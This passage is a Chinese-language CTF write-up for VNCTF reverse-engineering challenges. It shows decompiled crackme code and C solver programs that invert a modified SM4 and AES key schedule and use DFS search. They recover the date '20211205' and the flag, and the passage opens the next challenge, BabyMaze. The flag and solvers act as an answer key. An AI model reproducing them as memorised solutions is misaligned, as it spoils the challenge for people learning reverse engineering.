  int j; // [rsp+B8h] [rbp-8h]
  int i; // [rsp+BCh] [rbp-4h]

  _main(argc, argv, envp);
  puts("Come on! Time travel starts now!\n");
  LinkStart();
  printf("请放入日期:");
  scanf("%s", date);
  SetDate((__int64)dates, (unsigned int *)date);// 原型是SM4密钥扩展 去掉了S盒代换
  for ( i = 0; i <= 3; ++i )
  {
    if ( endate[i] != dates[i + 28] )           // 如果不相等就会退出 那么里面的代码不用关心
    {
      i = 2;
      v7 = 0;
      while ( i <= 3 )
      {
        for ( j = 1; j <= 4; ++j )
          *((_BYTE *)&C + 6 * i + j) = date[v7++];
        ++i;
      }
      Door();
      printf(asc_405100);
      exit(0);
    }
  }
  PartSuccessful(date);
  printf("请唱出符来歌:");
  scanf("%s", flag);
  SingFlag(flags, flag);                        // 原型是AES密钥扩展 去掉了S盒代换
  for ( i = 0; i <= 5; ++i )
  {
    v4[4 * i] = (unsigned __int8)flags[i + 60];
    v4[4 * i + 1] = (unsigned __int8)BYTE1(flags[i + 60]);
    v4[4 * i + 2] = (unsigned __int8)BYTE2(flags[i + 60]);
    v4[4 * i + 3] = HIBYTE(flags[i + 60]);
  }
  for ( i = 1; i <= 23; ++i )
    v4[i - 1] ^= (v4[i - 1] % 0x12u + v4[i] + 5) ^ 0x41;// 这边的异或没法直接逆 需要DFS穷举所有异或可能性来解
  for ( i = 0; i <= 23; ++i )
  {
    if ( v4[i] != enflag[i] )                   // 如果不相等就会退出 那么里面的代码不用关心
```

```
    {
      for ( i = 0; i <= 5; ++i )
      {
        for ( j = 0; j <= 5; ++j )
          *((_BYTE *)&C + 6 * i + j) = 14;
      }
      Door();
      printf(asc_405138);
      exit(0);
    }
  }
  EndSuccessful(flag);
  return 0;
}
```

0x02 SetDate

简单分析一下SetDate函数

```
__int64 __fastcall SetDate(__int64 dates, unsigned int *date)
{
  __int64 result; // rax
  int v3; // ebx
  int k[36]; // [rsp+20h] [rbp-60h]
  unsigned int v5; // [rsp+B0h] [rbp+30h]
  unsigned int v6; // [rsp+B4h] [rbp+34h]
  unsigned int v7; // [rsp+B8h] [rbp+38h]
  unsigned int v8; // [rsp+BCh] [rbp+3Ch]
  int i; // [rsp+CCh] [rbp+4Ch]
                                                // 也就是date16位差分为4 4 4 4分别大端序放入
  v5 = _byteswap_ulong(*date);                  // 动调可以得知 这个是每次取4个字节大端序放到
v5 v6 v7 v8
  v6 = _byteswap_ulong(date[1]);
  v7 = _byteswap_ulong(date[2]);
  v8 = _byteswap_ulong(date[3]);
  k[0] = v5 ^ 0xA3B1BAC6;                       // 每个异或常量
  k[1] = v6 ^ 0x56AA3350;
  k[2] = v7 ^ 0x677D9197;
  result = v8 ^ 0xB27022DC;
  k[3] = v8 ^ 0xB27022DC;
  for ( i = 0; i <= 31; ++i )                   // 然后下面一段异或是完全可逆的 只要实现了
CalcRoundKey里的操作即可
  {
    v3 = k[i];
    k[i + 4] = v3 ^ CalcRoundKey(k[i + 3] ^ k[i + 2] ^ (unsigned int)k[i + 1] ^ CK[i]);
```

```
    result = (unsigned int)k[i + 4];
    *(_DWORD *)(dates + 4i64 * i) = result;
  }
  return result;
}
```

异或等式

关键还是异或那 写个等式

```
k[5] = k[0] ^ CalcRoundKey( k[3] ^ k[2] ^ k[1] ^ CK[0] )

k[6] = k[1] ^ CalcRoundKey( k[4] ^ k[3] ^ k[2] ^ CK[1] )

...

k[34] = k[30] ^ CalcRoundKey( k[33] ^ k[32] ^ k[31] ^ CK[30] )

k[35] = k[31] ^ CalcRoundKey( k[34] ^ k[33] ^ k[32] ^ CK[31] )
```

那么现在我们有了CK常量和加密后的k[35] k[32] k[33] k[34]（也就是dates[28] [29] [30] [31]）

不用在意CalcRoundKey怎么操作，只用关心这只是个值

那么逆回去的就是

```
k[31] = k[35] ^ CalcRoundKey( k[34] ^ k[33] ^ k[32] ^ CK[31] ) //拿回了k[31]

k[30] = k[31] ^ CalcRoundKey( k[33] ^ k[32] ^ k[31] ^ CK[30] )
```

于是可以写个等式

k[i] = k[i + 4] ^ CalcRoundKey(k[i + 3] ^ k[i + 2] ^ k[i + 1] ^ CK[i])

CalcRoundKey

就是数本身异或左移13位和右移9位（右移9位也可以理解成左移23位）

```
__int64 __fastcall CalcRoundKey(int a1)
{
  return a1 ^ (unsigned int)(__ROL4__(a1, 13) ^ __ROR4__(a1, 9));
}
```

GetDate!

于是只要写好函数直接开逆

```
#include <stdio.h>

/**
 *  作用：参数 x 左移参数 n 位
 */
#define SHL(x, n) ( ((x) & 0xFFFFFFFF) << n )

/**
 *  作用：参数 x 逻辑左移参数 n 位
 */
#define ROTL(x, n) ( SHL((x), n) | ((x) >> (32 - n)) )

/**
 *  密钥用常量
 */
static const unsigned long FK[4] = {0xa3b1bac6,0x56aa3350,0x677d9197,0xb27022dc};

/**
 *  密钥用常量
 */
static const unsigned long CK[32] =
{
0x00070e15,0x1c232a31,0x383f464d,0x545b6269,
0x70777e85,0x8c939aa1,0xa8afb6bd,0xc4cbd2d9,
0xe0e7eef5,0xfc030a11,0x181f262d,0x343b4249,
0x50575e65,0x6c737a81,0x888f969d,0xa4abb2b9,
0xc0c7ced5,0xdce3eaf1,0xf8ff060d,0x141b2229,
0x30373e45,0x4c535a61,0x686f767d,0x848b9299,
0xa0a7aeb5,0xbcc3cad1,0xd8dfe6ed,0xf4fb0209,
0x10171e25,0x2c333a41,0x484f565d,0x646b7279
};

unsigned int CalcRoundKey(unsigned int ka);
void SetKey(unsigned int SK[32], unsigned char key[16]);

int main(void)
{
  unsigned int t[36];
  unsigned int k[] = { 0xFD07C452, 0xEC90A488, 0x68D33CD1, 0x96F64587 };
    int i, j;

  for ( i = 32; i < 36; i++ )
```


```
  {
    t[i] = k[i - 32];
//    printf("0x%X, ", t[i]);
  }

  for ( i = 35; i >= 4; i-- )
    t[i - 4] = t[i] ^ ( CalcRoundKey(t[i - 3] ^ t[i - 2] ^ t[i - 1] ^ CK[i - 4]) );

  for ( i = 0; i < 4; i++ )
  {
//    printf("0x%X, ", t[i] ^ FK[i]);
    t[i] ^= FK[i];
  }

  printf("Date:");
  unsigned char * p = (unsigned char *)t;
  for ( i = 1; i <= 2; i++ )
    for ( j = 1; j <= 4; j++ )
      printf("%c", p[i * 4 - j]);

  return 0;
}

unsigned int CalcRoundKey(unsigned int ka)
{
  unsigned int retval = 0;
  int i;

  retval = ka ^ (ROTL(ka, 13) ^ ROTL(ka, 23));

  return retval;
}
```

GetPart!

```
Date:20211205
--------------------------------
Process exited after 1.043 seconds with return value 0
请按任意键继续. . .
```

0x03 SingFlag

拿到了正确的日期 于是可以去找符来歌



从这里是可以得知我们要的符来歌是24位

```
printf("请唱出符来歌:");
scanf("%s", flag);
SingFlag(flags, flag);                          // 原型是AES密钥扩展 去掉了S盒代换
for ( i = 0; i <= 5; ++i )
{
  v4[4 * i] = flags[i + 60];
  v4[4 * i + 1] = BYTE1(flags[i + 60]);
  v4[4 * i + 2] = BYTE2(flags[i + 60]);
  v4[4 * i + 3] = HIBYTE(flags[i + 60]);
}
for ( i = 1; i <= 23; ++i )
  v4[i - 1] ^= (v4[i - 1] % 0x12u + v4[i] + 5) ^ 0x41;// 这边的异或没法直接逆 需要DFS穷举所有异或可能性来解
for ( i = 0; i <= 23; ++i )
{
  if ( v4[i] != enflag[i] )                     // 如果不相等就会退出 那么里面的代码不用关心
  {
    for ( i = 0; i <= 5; ++i )
    {
      for ( j = 0; j <= 5; ++j )
        *(&C + 6 * i + j) = 14;
    }
    Door();
```

异或等式

```
void __fastcall SingFlag(__int64 flags, __int64 flag)
{
  int v2; // ebx
  unsigned int v3; // [rsp+28h] [rbp-58h]
  int i; // [rsp+2Ch] [rbp-54h]
  int v5; // [rsp+2Ch] [rbp-54h]
```

```
  for ( i = 0; i <= 5; ++i )
    *(_DWORD *)(4i64 * i + flags) = GetWordFromStr((char *)(flag + 4 * i));// 把字符串转成4字节整形 循环六次
  v5 = 6;
  v3 = 0;
  while ( v5 <= 65 )                                // 一共66轮
  {
    if ( v5 % 6 )
    {
      *(_DWORD *)(4i64 * v5 + flags) = *(_DWORD *)(4i64 * v5 - 24 + flags) ^ *(_DWORD *)(4i64 * v5 - 4 + flags);
    }
    else                                            // 6的倍数进行一个T操作
    {
      v2 = *(_DWORD *)(4i64 * v5 - 24 + flags);
      *(_DWORD *)(4i64 * v5 + flags) = T(*(unsigned int *)(4i64 * v5 - 4 + flags), v3++) ^ v2;
    }
    ++v5;
  }
}
```

其实还是一个异或等式

```
flags[6] = flags[0] ^ T( flags[5], 0 )

flags[7] = flags[1] ^ flags[6]

flags[8] = flags[2] ^ flags[7]

...

flags[64] = flags[58] ^ flags[63]

flags[65] = flags[59] ^ flags[64]
```

那么到最后是有flags[60] flags[61] flags[62] flags[63] flags[64] flags[65]

同理写出等式

```
i != 6: flags[i] = flags[i + 6] ^ flags[i + 5]

i % 6 == 0: flags[i] = flags[i + 6] ^ T( flags[i + 5], j )
```

(j 为轮次 第一次为0 第二次为1以此类推)

T运算

实现相应操作即可构成数值

```
__int64 __fastcall T(unsigned int a1, int a2)
{
  char v3[28]; // [rsp+20h] [rbp-20h] BYREF
  unsigned int v4; // [rsp+3Ch] [rbp-4h]

  SplitIntToArray(a1, v3);                      // 分割成数组
  LeftLoop4Int(v3, 1i64);                       // 行左移
  v4 = MergeArrayToInt(v3);                     // 变回整形
  return v4 ^ Rcon[a2];                         // 异或轮常量
}
```

0x04 DFS

已经知道上面怎么逆了，现在就是拿回这六个数值（flags[60] flags[61] flags[62] flags[63] flags[64] flags[65]）

这边就是把六个值顺序放回到t数组

例如 flags[60] = 0x12345678

t[0] = 78, t[1] = 56, t[2] = 34, t[3] = 12

```
  for ( i = 0; i <= 5; ++i )
  {
    t[4 * i] = (unsigned __int8)flags[i + 60];
    t[4 * i + 1] = (unsigned __int8)BYTE1(flags[i + 60]);
    t[4 * i + 2] = (unsigned __int8)BYTE2(flags[i + 60]);
    t[4 * i + 3] = HIBYTE(flags[i + 60]);
  }
  for ( i = 1; i <= 23; ++i )
    t[i - 1] ^= (t[i - 1] % 0x12u + t[i] + 5) ^ 0x41;// 这边的异或没法直接逆 需要DFS穷举所有异或可能性来解
```

于是就这是个破坏性的异或，我们无法直接靠爆破逆回去，因为值分叉了，需要穷举所有异或的可能性解决

（最后一个值t[23]是没有变的，突破口就在这）

```
void DFS(unsigned char * flag, int deep)
{
  int i;
  if ( deep == 0 ) //如果恢复了整条链子
  {
    for ( i = 0; i < 24; i++ )
    {
      flags[x][i] = flag[i]; //存入flag集
//      printf("0x%X, ", flag[i]);
    }
    x++;
//    puts("\n");
  }
  else
  { //这里的核心就是 每当恢复了一条链子递归回溯又到这个循环 就会继续遍历其他的可能性
    for ( i = 0; i < 0xFF; i++ ) //尝试每一个数据
    {
      if ( ((i ^ 0x41) ^ (i % 0x12 + flag[deep] + 0x05)) == enc[deep - 1] ) //i为我们构造的值
      {
        flag[deep - 1] = i; //恢复一条就放到其中的一条链子
//        printf("0x%X, ", flag[deep - 1]);
        DFS(flag, deep - 1); //继续恢复
      }
    }
  }

}
```

通过输入正确的日期 我们可以拿到真正的密文串（我把恢复数值放到PartSuccessful里面）

```
.data:0000000000404040 public enflag
.data:0000000000404040 ; _DWORD enflag[24]
.data:0000000000404040 enflag dd 25h, 15h, 0DFh, 0A2h, 0C0h, 93h, 0ADh, 14h, 46h, 0C5h, 0Fh, 2Eh, 9Ah
.data:0000000000404040                                         ; DATA XREF: main+2B9↑o
.data:0000000000404040                                         ; PartSuccessful+11C↑o ...
.data:0000000000404040 dd 0EBh, 30h, 0F8h, 20h, 0E9h, 0CBh, 88h, 0C6h, 0BEh, 8Dh, 0E3h
.data:00000000004040A0 public C
.data:00000000004040A0 C db  0Bh                               ; DATA XREF: main+CF↑o
.data:00000000004040A0                                         ; main+2F5↑o ...
.data:00000000004040A1 db  0Bh
.data:00000000004040A2 db  0Bh
```

0x05 GetFlag

于是与逆符来歌合并一下


```
#include <stdio.h>

static const int Rcon[10] =
{
  0x01000000, 0x02000000,
  0x04000000, 0x08000000,
  0x10000000, 0x20000000,
  0x40000000, 0x80000000,
  0x1b000000, 0x36000000
};

int GetIntFromChar(char c);
int GetWordFromStr(char * str);
int MergeArrayToInt(int array[4]);
void SplitIntToArray(int num, int array[4]);
void LeftLoop4Int(int array[4], int step);
int T(int num, int round);

void DFS(unsigned char * flag, int deep);

unsigned char flags[30][24];        //已经控制数据在30个以内 你们多设点也可以
unsigned int enc[24] = { 0x25, 0x15, 0xDF, 0xA2, 0xC0, 0x93, 0xAD, 0x14, 0x46, 0xC5,
0xF, 0x2E, 0x9A, 0xEB, 0x30, 0xF8, 0x20, 0xE9, 0xCB, 0x88, 0xC6, 0xBE, 0x8D, 0xE3 };
int x;

int main(void)
{
  int i, j, c;
  unsigned int t[66];

  unsigned char flag[24];
  flag[23] = 0xE3;
  DFS(flag, 23); //找到所有可能性放到flags

  unsigned int * pi = (unsigned int *)flags; //已无符号整形来访问 宽度为24 于4字节访问一次 所以
为6
//  for ( i = 0; i < 30 * 6; i++ )
//  {
//    printf("0x%X, ", pi[i]);
//    if ( (i + 1) % 6 == 0 )
//      printf("\n");
//  }
```

```
  for ( c = 0; c <= 30 * 6; c += 6 )
  {
    for ( i = 60; i < 66; i++ ) //填好数据
      t[i] = pi[c + i - 60];
    for ( i = 59, j = 9; i >= 0; i-- )  //利用等式逆回去
    {
      if ( i % 6 == 0 )
      {
        t[i] = t[i + 6] ^ T(t[i + 5], j);
        j--;
      }
      else
        t[i] = t[i + 6] ^ t[i + 5];
//      printf("t[%d] = 0x%X, ",i, t[i]);
    }
    unsigned char * p = (unsigned char *)t;
    for ( i = 0; i < 24; i += 4 )
      printf("%c%c%c%c", p[i + 3], p[i + 2], p[i + 1], p[i]);//注意小端序
    printf("\n");
  }

  return 0;
}

void DFS(unsigned char * flag, int deep)
{
  int i;
  if ( deep == 0 )
  {
    for ( i = 0; i < 24; i++ )
    {
      flags[x][i] = flag[i];
//      printf("0x%X, ", flag[i]);
    }
    x++;
//    puts("\n");
  }
  else
  {
    for ( i = 0; i < 0xFF; i++ )
    {
      if ( ((i ^ 0x41) ^ (i % 0x12 + flag[deep] + 0x05)) == enc[deep - 1] )
      {
        flag[deep - 1] = i;
//        printf("0x%X, ", flag[deep - 1]);
        DFS(flag, deep - 1);
```

```
      }
    }
  }

}

int GetIntFromChar(char c)
{
  int result = (int) c;

  return result & 0x000000FF;
}

int GetWordFromStr(char * str)
{
  int one = GetIntFromChar(str[0]);
  one = one << 24;

  int two = GetIntFromChar(str[1]);
  two = two << 16;

  int three = GetIntFromChar(str[2]);
  three = three << 8;

  int four = GetIntFromChar(str[3]);

  return one | two | three | four;
}

int MergeArrayToInt(int array[4])
{
  int one = array[0] << 24;
  int two = array[1] << 16;
  int three = array[2] << 8;
  int four = array[3];

  return one | two | three | four;
}

void SplitIntToArray(int num, int array[4])
{
  int one = num >> 24;
  array[0] = one & 0x000000FF;

  int two = num >> 16;
  array[1] = two & 0x000000FF;
```

```
  int three = num >> 8;
  array[2] = three & 0x000000FF;

  array[3] = num & 0x000000FF;
}

void LeftLoop4Int(int array[4], int step)
{
  int tmp[4];
  int i;

  for ( i = 0; i < 4; i++ )
    tmp[i] = array[i];

  int index = step;
  for ( i = 0; i < 4; i++ )
  {
    array[i] = tmp[index];
    index++;
    index = index % 4;
  }
}

int T(int num, int round)
{
  int NumArray[4];

  SplitIntToArray(num, NumArray);

  LeftLoop4Int(NumArray, 1);

  int result = MergeArrayToInt(NumArray);

  return result ^ Rcon[round];
}
```

Get符来歌



结束了？还没有，我们继续输入得到这串符来歌

```
Come on! Time travel starts now!

这次我们的任务是回到过去的一个时间点！现在我们的突破口就在这个神秘的门？

******
*    *
*----*
*----*
*    *
******

盒子突然一动，发出了诡异的光，你依稀看到上面的几行字...

在裂缝处放入日期 在星星处唱出符来歌
--------------------------------->


请放入日期:20211205
******
*    *
*2021*
*1205*
*    *
******
眼前的日期如电流一般流过门的裂缝，眼前的裂缝竟与这个日期完全契合！

就是这个时间！我有预感我们就要成功了！
------------------------------------------------------------------->


请唱出符来歌:VNCTF{TimeFlightMachine}

庄严沉重的歌声沉落于每一处，突然！门仿佛听懂了这歌声...
你唱的每一个字都发生了二维化，一阵强风吹拂，仿佛这风都要把你推到，你这才意识到空中的每句歌词都吸附到了门上！
每个字快速精密的滑动了起来，同时发出了巨大的噪音，你已不顾这声音，因为眼前的这一切...

VNCTF{
TimeFl
 2021
 1205
ightMa
chine}

(去掉空字符食用最佳~)

门开了，后面什么都没有，因为最终没法回到过去，用力感受身边的人和事，别等叶枯萎。--P.Z
```

```
Flag: VNCTF{TimeFl20211205ightMachine}
```

- **BabyMaze**


- **0x00 日常查壳?**

附件拿来一个pyc文件，题目信息提示了是python3.8，那么我们得弄下python3.8的环境，直接去官网一个即可

https://www.python.org/downloads/windows/

0x01 去花指令


直接uncompyle6 发现直接G，那就是在字节码上动了什么手脚



于是我们去看看字节码

```
import marshal, dis

f = open("BabyMaze.pyc", "rb").read()

code = marshal.loads(f[16:])      #这边从16位开始取因为是python3 python2从8位开始取

dis.dis(code)
```

发现开头就是花指令

